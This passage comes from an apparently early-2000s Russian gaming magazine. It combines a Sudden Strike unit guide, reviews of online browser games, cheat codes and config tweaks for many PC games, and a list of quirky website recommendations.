Как следует прогулявшись по сайтам, посвящённым этой, на мой взгляд, супер-замечательной и, наверное, даже лучшей на сегодняшний день военной стратегии, я собрал некоторое количество “крупиц народной мудрости”, которые, конечно же, облегчат твою непростую жизнь в качестве виртуального полководца. Для начала просто необходимо познакомить тебя с описанием юнитов. За полным описанием и массой другой полезной информации о “Противостоянии” обязательно заходи на www.sudstrike.boom.ru. Итак, юниты.

Пехота, как известно, состоит из **солдат, вооруженных винтовками и автоматами**. Обзор небольшой. Могут устанавливать и снимать мины, стрелять из орудий, миномётов, пулемётов (в том числе трофейных), поражать противника из стрелкового оружия и гранатами, занимать постройки. **Бойцы с ручными пулеметами** могут создавать проблемы для легко бронированной техники. **Истребители танков** пользуются противотанковыми ружьями и фаустпатронами.





Вот он, подарочек врагу!

Достоинства и недостатки у всех разные, как и дальность стрельбы. Очень порадовало наличие в рядах РККА **бронебойщиков**, вооружённых противотанковыми ружьями. Но вот ведут они себя странно. Бывает даже, что горстка истребителей расправляется с немецкими тяжёлыми танками. Без особых потерь. И это “реализм”? Вот бы поведение бойцов привести в соответствие с наставлениями военных лет...


Пехотинцы, вооружённые винтовками обладают даром минирования. Минируй всё подряд, особенно эффективны мины пополам с проволочными заграждениями и противотанковыми надолбами. Имей в виду, что периодически к противнику (откуда-нибудь из-за края карты) подтягивается солидное подкрепление. Минируй края карты безжалостно, это предот-


вратит неожиданные танковые прорывы, а с пехотой легко расправятся твои подвижные заслоны.


Играя за Красную Армию, нужно опасаться немецких **фаустников**, угроза действительно реальная. Неприятный момент - пехота не умеет окапываться, совершенно :-0. А мне казалось, что в армии для пехотинца действительно важны только два момента: умение окапываться и ходить строем, отдавая честь. Упущеньице, господа разработчики!

Пехоту можно располагать в **постройках**. Солдат или офицер, сидящий в доме и получивший приказ "не стрелять", служит отличным разведчиком, **снайпер** на наблюдательной вышке перещёлкает всё, не скрывающееся за бронёй, в зоне досягаемости, **пара пулемётчиков** в дзотах - реальная угроза для наступающей пехоты врага.









Вместе с пехотой обычно находятся **офицеры**. Вооружение - пистолеты, с которыми офицеры могут отважно и бесполезно нападать на наступающие танки. С соответствующими последствиями. Офицеры имеют очень солидный сектор обзора и отлично справляются с задачами разведки и корректировки артиллерийского огня.

Снайперы. Вооружены, конечно же, снайперскими винтовками. Сектор обзора сопоставим с офицерским. Пара снайперов отлично справляется с задачами по зачистке местности и обеспечивает возможность безболезненного захвата разного рода артиллерии противника, после того как спокойно и методично перебьют издалека расчёты орудий.

Огнеметчики. Хороши только на ближних дистанциях. Но если уж зажгут - то это летально.

Бронемашины. Для полноценной поддержки пехоты практически непригодны, особенно, когда противостоят обороняющимся танкам. Годятся для разведки и скоротечной зачистки позиций артиллерии за счёт мобильности и скорости. Приличный сектор обзора.



КВ–2, погибший в бою

Бронемашины (но только с максимальным опытом) годятся и для вызывания огня противника на свои же позиции: быстро промчись мимо скопления противника и наслаждайся тем, как он будет запоздало гвоздить из всех своих пушек и миномётов якобы по тебе, а на самом деле по своим же войскам.

Танки. Бывают лёгкими, средними и тяжёлыми. Бывают ещё и плавающими, но в игре их почему-то нет совсем :(. Различаются бронированием, огневой мощью. Сектор обзора невелик, так что не стоит пускать танки в атаку в полном одиночестве. Да, кстати, в локализованной русской версии присутствует лёгкий танк под названием "Люкс" (на самом деле - Panzer II Luchs). Так сразу и хочется представить себе тюнинговую никелированную башню, кожаный салон, кондиционер и мини-



бар для экипажа, CD-чейнджер, золотой прикуриватель и прочие предметы роскоши. Странный какой-то перевод, ведь любой немецко-русский словарь запросто сообщит тебе, что Luchs - это “рысь”.

Самоходные орудия, имеющиеся в игре, как и в жизни, стоит использовать для борьбы с танками противника, лучше если они не будут стрелять в движении. Да, кстати, ты можешь собрать вокруг да около дружественного танка с серьёзным бронированием хоть всю свою пехоту, вооружённую винтовками, и приказать ей стрелять в танк. Танку такая стрельба не повредит, а у пехотинцев опыт подрастёт. Фишечка!




Achtung! Panzer! Или типичный представитель немецкого “зверинца”


Артиллерия. Орудийная обслуга немногочисленна - 1 или 2 артиллериста. Один может только стрелять, вдвоём орудие уже можно двигать. Замечательные результаты артиллерия выдаёт, если при пушке находится офицер. По возможности стремись уничтожить только обслугу пушек противника, тогда неповреждённые пушки достанутся тебе в качестве трофея. Не скупись на снаряды для расчистки сектора обстрела в лесу, заодно твои артиллеристы приобретут дополнительный опыт. Можешь их заставить постреливать по своим же танкам и сразу же танки ремонтировать. Выгоду в лице роста опыта приобретут артиллеристы, танкисты и ремонтники.


Реактивная артиллерия. “Сталинские органы” - “Катюши”. Сеют смерть повсюду, отлично подходят для ударов по площадным целям (практически непригодны для точечных ударов), залп 2-3-х машин разносит в клочья, например, деревню с дислоцирующимся там противником. Действительно, при реальных испытаниях установили, что при одновременном разрыве нескольких реактивных снарядов их ударные волны складываются, значительно увеличивая действие каждого снаряда в отдельности. В игре можно регулировать количество выпущенных “Катюшей” снарядов, если после залпа быстро отменить стрельбу. У немцев же ситуация обратная. Шестиствольный реактивный миномет стреляет довольно точно, но менее крут по мощности.

Зенитная артиллерия. Изобилует в игре всякими ляпсусами. Одинаковые для наших и немцев калибры орудий, стрельба очередями (представь себе обойму 85-миллиметровых снарядов!!!), практически стопроцентное попадание по летящим целям вызывают недоумение. Зачем же так всё упрощать? И в игре, и в жизни зенитные пушки - отличное средство для борьбы с бронированными целями противника. Мощные, но кучность посредственная.

Гаубицы в игре тоже имеются. Приятный в работе инструмент, особенно если у цели прячется по кустам наш артиллерийский








корректировщик (я для таких целей засылаю офицера или снайпера). Снаряды мощные, при корректировке стрельба очень точная. Можно стрелять по площадным целям, практически бесполезна стрельба вслепую. Одно-два прямых попадания летальны для танков. Кстати, вот как выглядит реальная картина такого рода разрушений: “... Танк совершенно разбит прямым попаданием снаряда какого-то тяжелого оружия, искрошенный мотор валялся метрах в пятнадцати от бортовых фрикционов, коробка передач торчала из снега в другой стороне, броня рваными лоскутьями охватывала чудом уцелевшую могучую сосну, надломленную, но только чуть покосившуюся. Мелкие детали были рассеяны в радиусе не менее пятидесяти метров. Среди обломков металла, в окрашенном заледенелой кровью снегу, лежали трупы гитлеровских танкистов...”

Грузовики в игре представлены широко. Могут возить солдатиков, орудия, миномёты, пулемёты. Санитарная машина во время транспортировки может ещё и лечить ране-

ных бойцов. Грузовичок сапёров отвечает за починку повреждённой боевой техники, пополнение боезапаса, строит понтонные мосты, ремонтирует стационарные, возводит противотанковые надолбы и проволочные заграждения. Инженерные сооружения очень полезны в обороне, не ленись их возводить! Попробуй построить несколько ремонтных ЗИС-5 "в круг" и прикажи им пополнять запасы друг-друга. Эффект очень прикольный, ну и стремительный рост опыта (синяя полоска) тебе обеспечен. Дальше про юниты рассказывать или ты всё же решишься поиграть самостоятельно?



Мы требуем патчей!

Ну и напоследок о наболевшем. От имени всех фанатов хотел бы воззвать к разработчикам: ребятушки, уважьте, сделайте патчик, который добавит игре именно исторического реализма! Ну хотя бы минимального. А если уж по максимуму, то хотелось бы, чтобы солдаты умели окапываться, плавать и в ужасе дезертировать, собирать трофейное стрелковое оружие, участвовать в танковых десантах и захватывать вражескую бронетехнику; тяжёлые танки (вот бы увидеть танк КВ-2 с башней увеличенного размера, вооруженный 152-мм гаубицей М-10!) не должны взрываться от попадания миномётной мины, а их экипажи могли бы покидать горящие машины, которые, в свою очередь, зачем-то загадочно исчезают без следа, постройки должны гореть, противопехотные мины должны отличаться от противотанковых, а заниматься разминированием хорошо бы сапёрам, кавалеристы должны отважно рубать проклятых фашистов, а пулемёты "Максима" (на тачанках и в окопах!!!) - держать в это время под огнём переправу с тонущими панцергренадёрами. Отличившихся солдат нужно награждать и продвигать по миссиям и не забыть про такие важные атрибуты военных действий, как дымовые завесы, пожары, пыль при стрельбе, бутылки с зажигательной смесью и реалистичное озвучивание. Мы требуем в ультимативной форме, чтобы немцы гортанно орали именно по-немецки, французы - по-французски, а американцы и англичане - по-английски. Ведь это не чрезмерные требования, а?



Всем стойким бойцам посвящается...

Если ты всё же дочитал до этого места, значит, ты имеешь все шансы стать фанатом "Противостояния" или давно уже им являешься. Попробуй померяться силами с другими игроками. На сайте www.ssleague.boom.ru тебе предложат стать членом серьёзной организации. Online Лига Sudden Strike - это своего рода регулярный чемпионат. В нем есть участники, турнирная таблица, возможность получения "наград" и "военных званий". Все результаты игр фиксируются и помещаются в сводные таблицы. В лигу принимают всех желающих, владеющих русским языком (так как лига существует только в русском варианте). В общем и целом, так: чувствуешь в себе силы сразиться с реальными противниками - вперёд, а мне пора бежать очередную миссию с компьютером доигрывать и ждать обновлённого "Противостояния". Ура!!!!!!





Отважный пилот RAF



Твои будущие призы от Руссобит–М



От редакции:

Компания "Руссобит-М", издатель игры, о которой идёт речь, любезно предоставили тебе возможность выиграть собственную коробку или jewel box с "Противостоянием 3" inside. Что нужно сделать, чтобы попасть в число победителей? Не так уж и много: всего лишь найти в Интернете и прислать нам 5 самых интересных на твой взгляд фотографий, так или иначе отражающих события той великой войны. Победители получат свои призы независимо от места жительства.

Вниманию читера:

Жмёшь **ENTER** и

- **NOFOG - карта открывается
- **STATICFOG - карта закрывается
- **STARCRAFT - подозрительного вида самолёты
- **SUPERMAN - неуязвимость

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Дарова, перцы! С перчинками, сорри, не здороваюсь, потому как сегодняшний выпуск ЦЦЦ-Развлекух делался исключительно for men only. Как ты понимаешь, сегодня речь пойдет об онлайновых эротических играх, игрушках и просто развлекаловках, на которых ты можешь оторваться, если у тебя вдруг найдется несколько свободных минут в Сети. Как обычно, качать ничего не надо, тебе понадобится только браузер с явой и шоквавой. Приятного, так сказать, времяпрепровождения! ;)

МАМА Игры On-Line

http://mama.holm.ru/

В принципе, это обычный сборник маленьких онлайновых игр. Среди них, как принято: несколько карточных, логических, и несколько простеньких аркад. Но изюминка этого сайта в том, что он представляет собой настоящий виртуальный дом, с комнатами и этажами. Посетители сайта (они выглядят, как красные человечки) ходят по комнатам в прямом смысле этого слова и выбирают игральные автоматы или подсаживаются за карточные столы. Есть в этом доме просто места отдыха, где вокруг пальмы или статуи, сдвинув со всей комнаты несколько стульев, можно посидеть и пообщаться с другими гостями, благо функция псевдо-чата предусмотрена. В любой момент ты можешь подойти к любому посетителю и сказать ему что-нибудь, пригласить забить козла или померяться силами в мотогонках. Лично для меня такая система оказалась просто находкой, теперь на сайт с онлайновыми развекухами можно не просто зайти, а, например, завалиться дружной компанией :).




Почти что ICQ для онлайновых развлекух. Прикольная идея...

Shoot the Banner!

http://pyva.net/play/banners.html

Оригинальный способ борьбы с баннерами придумали товарищи на сайте с душевным названием ПЫВА.нет. Если тебя достали вездесущие интернетовские "знамена" (кстати, именно так переводится слово banner), теперь их можно... расстреливать из рогатки. Баннеры, как и положено двигателю торговли, умирать так просто не хотят, и всячески стараются увернуться от смертоносного камня. Да и рогатка, надо сказать, это далеко не снайперская винтовка. Чтобы отработать приличный навык, придется потренироваться. Баннеры, как и девушки, бывают разные... Есть побольше, есть поменьше. Но все они - реальная реклама, которая мозолит нам глаза на просторах рунета. В начале игры у тебя есть 10 выстрелов. За каждый сбитый большой баннер ты получаешь одно очко и один дополнительный выстрел (то есть возмещаешь затраченный на убийство этого большого плаката). За маленький и юркий баннерок - 3 очка. Если повезет убить одним камнем сразу двух рекламных зайцев, призовые очки удесятеряются. А внизу висит небольшой Hall of Fame, попасть в который и есть, вероятно, цель этой игры. Ну а если тебе вдруг понравилась одна из твоих мишеней, никто не мешает тебе кликнуть на баннер и отправиться по ссылке - реклама здесь настоящая :).



А баннеры-то реальные!

Царь горы

http://www.tsargory.ru



Шахматы отдыхают. Однозначно! :)

Помнишь, как в детстве ты играл в царя горы? Надо было забраться на снежную (зимой) или песчаную (летом) гору, по пути сталкивая вниз всех остальных участников игры. Время не стоит на месте, ты вырос из этих детских забав окунулся в мир высоких технологий и даже читаешь Х. Круто! Значит, в царя горы мы будем играть виртуально. В Инете, в угарной многопользовательской развлекухе. Правила те же - надо забраться на вершину, сталкивая других игроков. Ходить можно на прилегающую к твоему полю клетку, в том числе и по диагонали. Если на доступной тебе клетке стоит другой игрок, и с другой стороны его не подпирает ни гора, ни еще один участник, ты можешь столкнуть его вниз и наблюдать, как он кубарем покатится к основанию горы. Чем выше заберешься, тем больше очков получишь. Правила очень просты, но игра затягивает. Видимо потому, что многопользовательская и немного садистская :). Попробуй - увидишь сам.



Вот он, простой американский парень. Нет, не этот, я имею в виду того, кто за рулем!

Zeke Miller - Zombie Killer


http://www.accessatlanta.com/global/local/yall/games/zombie/

В этой shockwave'овской игрухе мы, дорогие девочки и мальчики, будем давить грузовиком зомбятину. Зомбятина в больших количествах разгуливает по какой-то автостоянке вперемешку с мирными техасскими фермерами. Zeke Miller, главный герой боевика, разъезжает на своем разукрашенном грузовике и давит всмятку то, что попадается ему под колеса. По идее, это должны быть только зомбяки, но практика показывает, что гораздо веселее давить все что движется. Среди "мирных NPC" - любимая бабушка Миллера в инвалидной коляске и его любимая собака. Почему-то они попадают мне под колеса первыми... Хотя, в принципе, "своих" можно спасать. Для этого нужно притормозить перед человеком и он заберется в машину. Вот, девочки и мальчики, такая это развлекуха - кровавая, но благородная.

Shotgun Weddin'

http://www.accessatlanta.com/global/local/yall/games/shotgun/

Особенности американского бракосочетания. Действующие лица: невеста, одна штука - стоит перед алтарем и ждет окончания церемонии; жених, одна штука - не совсем уверен в своем будущем счастье и поэтому постоянно пытается сбежать из-под венца в одну из боковых дверей; священник, одна штука - пытается совершить обряд бракосочетания; отец невесты, одна очень злая штука - держит жениха на прицеле своей двустволки и предупредительными выстрелами не дает ему добежать до двери; коробка патронов калибра 12 мм. - стоит перед отцом, потому что ружье вмещает всего два патрона, а церемония длится долго. Нам, как ты уже понял, отведена в этой действе самая интересная роль - роль заботливого папаши. Признаюсь честно: лично мне так и не удалось удержать жениха до окончания процесса - ублюдок очень увертлив, а патроны кончаются чертовски быстро. К тому же, случайное попадание в дочку или святого отца почему-то прерывает церемонию :(.



Ну что же ты, зятек, так волнуешься? Come to Daddy!

KodeMaster (cranyoblast@xakep.ru)

КОДЫ

Starship Troopers

Ты можешь сам (ЭТИМИ мозолистыми руками) изменить порядок начисления опыта своим солдатам. Естественно, в лучшую для тебя сторону.
Иди в директорию stta\units и открой там файл st_db_attr (например, в блокноте). Ищи строчку номер 26, она начинается примерно так:

26 1 0 0 15 0 0 1...
поменяй ее на
26 1 0 0 200 0 0 1...
Теперь опыт будет начисляться гораздо быстрее

Settlers 4

Во время игры нажми Enter и заставь своих рабов напечатать за тебя эти магические слова:
!wqsa - включить читы
!win - выиграть уровень

World War 2: Normandy

В игре можно мухлевать с оружием... Тильдой "~" вызови консоль и набери в ней:
give <предмет> <количество>

Список предметов:
MACHETE
COLT45
MACHINEGUN
RIFLE
BAZOOKA
COLT45AMMO
MACHINEGUNAMMO
RIFLEAMMO
BAZOOKAAMMO
BACKPACK
GRENADE
LANDMINE

Количество предметов такое: для оружия - 1, для патронов - максимум 100.

Age of Sail 2 (Век Парусников 2)

Во время игры набери QSWD, чтобы позорно прочмакать сценарий, или QSWW, для того чтобы этот же сценарий выиграть.

Europa Universalis

Во время игры нажми клавишу F12 и в появившееся окно вводи коды:
Richelieu -позволяет контролировать все военные формирования (вкл/выкл)
Pappenheim - туман войны (вкл/выкл/тыкл/пыкл/шмыкл)
Columbus - открыть все провинции
Gustavus - увеличить уровень наземной технологии
Drake - увеличить уровень морской технологии
Cromwell - увеличить уровень развития инфраструктуры
Polo - увеличить уровень развития торговли
Oranje - стабильность +3
Cortez - всех туземцев на мясо и пельмени (вкл/выкл)
Alba - включить/отключить восстания
Tilly - компьютер не будет объявлять войну
Montezuma - 50.000 дукатов к казне
Pocahontas - 10 колонистов
Dagama - 10 купцов
Swift - добавляет 10.000 человек в главной провинции
Peterthegreat - ограничивает количество войск
Russianhordes - еще пушечного мяса
Difrules - бессмертие (вкл/выкл)
Vatican - 10 дипломатов (не чемоданов)
Shogun -
shift + D = исследовать провинцию под курсором
shift + U = отменить исследование

Insane

Вводите эту дурь (или дурь курят, а не вводят?) в главном меню:

GOKARTZ - маааленькие колеса
BIGFOOTZ - БОЛЬШИИИИЕ колеса
BIGHEADZ - у водителей голова пухнет
BOXERZ - ноги и руки тоже умеют пухнуть

Fur Fighters

Если тебя не пускают на какой-то уровень, т. к. ты не собрал нужное количество жетонов или детей, не волнуйся. Открой файл LEVELS.TXT, найди там часть, описывающую уровень, на котором ты застрял, и измени значения параметров req tokens= или req babies= на что-нибудь поменьше. Начни игру заново и вперед.

Паркан: Железная Стратегия

Добавь эти строчки в раздел [CS] файла Iron_3D.ini (он находится в директории с игрой):


INVULNERABILITY=1 - бессмертие (на ботов не распространяется)
FULL_RESEARCH_TREE=1 - можно использовать любые компоненты ботов без исследования
WINDOW_MODE=1 - запуск игры в окне

В файле Behavior.ini измени строчку:
ImmortalHero = 0
на
ImmortalHero = 1
и у героя будут бесконечные патроны.

Gunlok

Вызови консоль кнопкой "~" и вводи надыбаные мной коды:

REB GOD - бессмертие
REB INFINITE AMMO - казенные патроны
GIVE [погоняло героя] [название вещи] - дать герою предмет
GIVE AND EQUIP [погоняло героя] [название вещи] - дать ему вещь и сразу сунуть в руки
Пример: GIVE GUNLOK LASER - дать главному герою лазер.



Список предметов:

Оружие и патроны
Лазеры:
LASER
BINARY_LASER
MAXIM_LASER

Лучшие патроны:
BATTERY_PLUS

Плазменное оружие:
PLASMA_PISTOL
PLASMATRIX
PLASMAGNUM

Лучшие патроны:
AUTOLOCK_BOLTS

Ракетницы:
GRENADE_LAUNCHER

Лучшие патроны:
GRENADE_PLUS
GRENADE_EMP

MISSILE LAUNCHER

Лучшие патроны:
MISSILE_PLUS
MISSILE_EMP

Огнемет:
FLAMETHROWER

Лучшие патроны:
NAPALM

Спецоружие:
NANOFRAG

Самая убойная штука:
EPULSAR

Ключи:
KEY
KEYB

Броня и щиты:
SHIELD_PICKUP = обычный щит
ARMOUOR_PICKUP = тяжелый щит

Дополнения к твоему хилому скелету:
AIM_ACCURACY_PICKUP
LOCK_DECODER
BEACON_TRACKER
TERRAIN_SCANNER
TERRAIN_SCANNER_WITH_RADAR
OMNI_SCANNER
HOLOGRAM_GENERATOR
AUDIO_CLOAK
SIGHT_PICKUP
SIGHTPLUS_PICKUP

America

Жми Enter и не робей:
gimmemorefirepower - огневая мощь
goldinmypockets - 1000 золота
iwantfastfood - 1000 жратвы
icanwineverythingnow - выиграть уровень
woodisverygood - 1000 леса
icangeteverything - 5000 всех ресурсов, оружие и лошади
horsesarecrazy - 10 кобыл
cpuon - включить комп
cpuoff - выключить комп

Ski Resort Tycoon

Во время игры жми:
Shift+Ctrl+Alt+S - начать дождь/снег
Shift+Ctrl+Alt+X - спустить лавину

Ski Jump Challenge 2001

Чтобы открыть всех игроков, поставь игру на паузу, зажми пяткой Ctrl и набери skibabyski

Oni

Сначала надо включить возможность ввода кодов. Для этого ищем файл persist.dat, идем по адресу 0x44 и меняем значение на 07. После этого в игре можно вводить коды через F1 (будет появляться обычная менюшка, в ней просто и набирай).

shapeshifter - меняет персонажа по клавише F8
liveforever - бессмертие
touchofdeath - убиваешь всех одной левой
canttouchthis - сила увеличивается
fatloot - добавляют патронов и здоровья
glassworld - стеклянная мебель
winlevel - выиграть уровень
loselevel - проиграть его
bighead - у всех голова болит.. и раздувается
minime - все мааааленькие
superammo - патроны не кончаются
chenille - у девки сиськи светятся :)))
behemoth - девка большая!
elderrune - регенерация
moonshadow - а была ли девка? Невидимость, значит...
munitionfrenzy - на пол вываливается все возможное оружие
fistsoflegend - лучше драться можем
killmequick - игра становится быстрее
carousel - замедленный режим

Carnivores: Ice Age

Во время игры набери debugup. В правом верхнем углу появятся твои координаты и зверье начнет тебя игнорировать. В этом режиме можно нажимать:

CTRL - чтобы быстрее бегать
CTRL+N - чтобы далеко прыгать
TAB - открыть карту

M.J.Ash (m.j.ash@xakep.ru) www.xknows.bos.ru

IQRate.com

http://www.iqrate.com



Оригинальная интернет-система, которая умеет с высокой точностью прогнозировать твою личную оценку того или иного предмета (книги, фильма или... девушки :)) и тем самым ставит все с ног на голову. Ну сам подумай! Если раньше требовалось сначала посмотреть фильм, чтобы узнать понравится он тебе или нет, то теперь можно сначала убедиться, что этот фильм тебе действительно понравится, а уж затем идти в кино или брать кассету напрокат. Здорово, правда?!! Ведь в первом случае тебе приходится смотреть все подряд, чтобы в потоке отстойных картин не пропустить что-нибудь стоящее. А следуя рекомендациям IQRate, ты можешь смотреть только хорошие картины, лишь изредка нарываясь на лажу из-за сбоев в системе. :) Но насколько я мог убедиться, IQRate сбоит не так уж и часто. Дело в том, что свои прогнозы и рекомендации она делает конкретно для тебя, исходя из уже имеющихся оценок исключительно тех людей, чьи психологические портреты схожи с твоим. А у людей со схожими психологическими портретами вкусы и предпочтения тоже обычно похожи. Короче, польза от проекта IQRate видна невооруженным глазом, так что ты не теряй времени - иди на указанный сайт, регистрируйся и проходи хотя бы один психологический тест. Зачем тест? А ты думаешь, что твой психологический портрет система сможет составить, если ты прижмешься лицом к монитору или же два раза подышишь в микрофон? :)

First Russian HANDCUFFS collection

http://www.bdsm.ru/expert

Нет, правильно говорят, что коллекционирование - это болезнь, причем болеют ею все по-разному. Одних эта зараза заставляет коллекционировать картины, антиквариат и прочие ценные вещи, в то время как другие вынуждены тратить свою жизнь на пуговицы, открытки, этикетки, пивные пробки и прочую ерунду. А ведь есть еще и третьи, у которых эта болезнь дает осложнение на голову, в результате чего люди начинают собирать весьма неожиданные вещи... Примеров таких странных коллекций в Интернете полно. Там можно найти и коллекцию тюбетеек (www.ferghana.ru), и коллекцию конвертиков для пятидюймовых дискет (www.museum.ru/diskscover), и коллекцию игральных карт (www.city-cat.ru/rest/cards). Впрочем, лучше уж собирать что-нибудь этакое, чем тратить свою жизнь в поисках спичечных коробков или вкладышей от жевательной резинки. По крайней мере, над такими коллекциями хоть приколоться можно, как прикололся на днях я, когда наткнулся в Сети на "первую в России" иллюстрированную коллекцию наручников: ручных, ножных, пальцевых, винтовых, игрушечных и т. д. Причем не только прикололся, но и с огромным интересом почитал описания, которыми коллекционер заботливо снабдил каждую представленную на сайте фотку. Хотя, конечно, по мне равняться нельзя. Я и сам теперь не знаю, к чему мне с такими неожиданно пробудившимися интересами готовиться: то ли татуировки уголовного мира (www.masti.nm.ru) пора уже изучать, то ли к японскому искусству связывания женщин (http://mrrope.chat.ru) стоит внимательней присмотреться. :)




Пять веселых сайтов на заметку

Sexdisney.com – http://www.sexdisney.com
Музей тостеров –http://www.toaster.org
Киноляпы – http://kinoerror.boom.ru
Что такое храп и чем он опасен? – http://www.rusmedserv.com/hrap/
Виртуальная пещера – http://uzm.spb.ru

KURILKA

http://www.kurilka.com

В Сети существует довольно известный сайт Dumb Laws (www.dumblaws.com), который коллекционирует самые необычные и смешные законы, принятые и действующие в различных странах мира. Тот, кто худо-бедно владеет английским языком, может на этот сайт прогуляться и, кроме всего прочего, выяснить, что, скажем, на Аляске (штат США) - до сих пор! :) - запрещается курить до пяти лет и выбрасывать живых лосей из самолета, а, допустим, в Швейцарии не стоит спускать воду в туалете после 10 часов вечера и мыть машину по воскресеньям. Для тех же, кто "языкам не обучен", я предлагаю не страдать на пару со Stylus'ом, а приобщиться к мудрости (точнее - дурости :)) законотворцев на страницах сайта "Курилка", созданного русскими эмигрантами в Америке. Кстати, видимо благодаря своему происхождению, этот сайт выгодно отличается от множества безликих многопрофильных развлекательных порталов, заполонивших весь Рунет. Так что, когда ты покончишь с подборкой дурацких законов, можешь безбоязненно заглянуть и в другие разделы "Курилки". Причем, не обязательно тебе сразу лезть в "Опасный секс и сексуальные рекорды" или "Курьезные случаи из жизни звезд" - можешь просто почитать "Новости Нью-Йорка" и заценить рейтинг картин, идущих на этой неделе в его кинотеатрах. Интересно же узнать, а чем ТАМ люди живут...



КОМИКСОЛЁТ

http://comics.aha.ru


Будет время, загляни на сетевой журнал "Комиксолет". Представляешь, как твой модем удивится, когда начнет качать из Сети картинки и внезапно обнаружит, что это не твоя любимая хм... эротика и даже не скиншоты из игр, а... комиксы! Причем не какие-то убогие "рассказы в картинках" про жучку, тучку и подозрительную кучку, нарисованные четырехлетним малышом во время тихого часа в детском саду, а настоящие, хорошо проиллюстрированные комиксы с крепким сюжетом, "который тебя хватает на первой странице и тянет до самого конца". :) Только не надо говорить, что комиксы - это для детей (особенно, если единственный комикс, который ты в своей жизни видел, был отобранной у сестры раскраской с Микки-Маусом. :)) От такой чуши наши отечественные художники-комиксисты склонны впадать в ярость и убивать на месте того, кто осмелился ее произнести. Так что в общем, ты, приятель, не выпендривайся, а тихо-мирно отправляйся на "Комиксолет" и радуйся тому, что сумели нарисовать наши люди в жанре 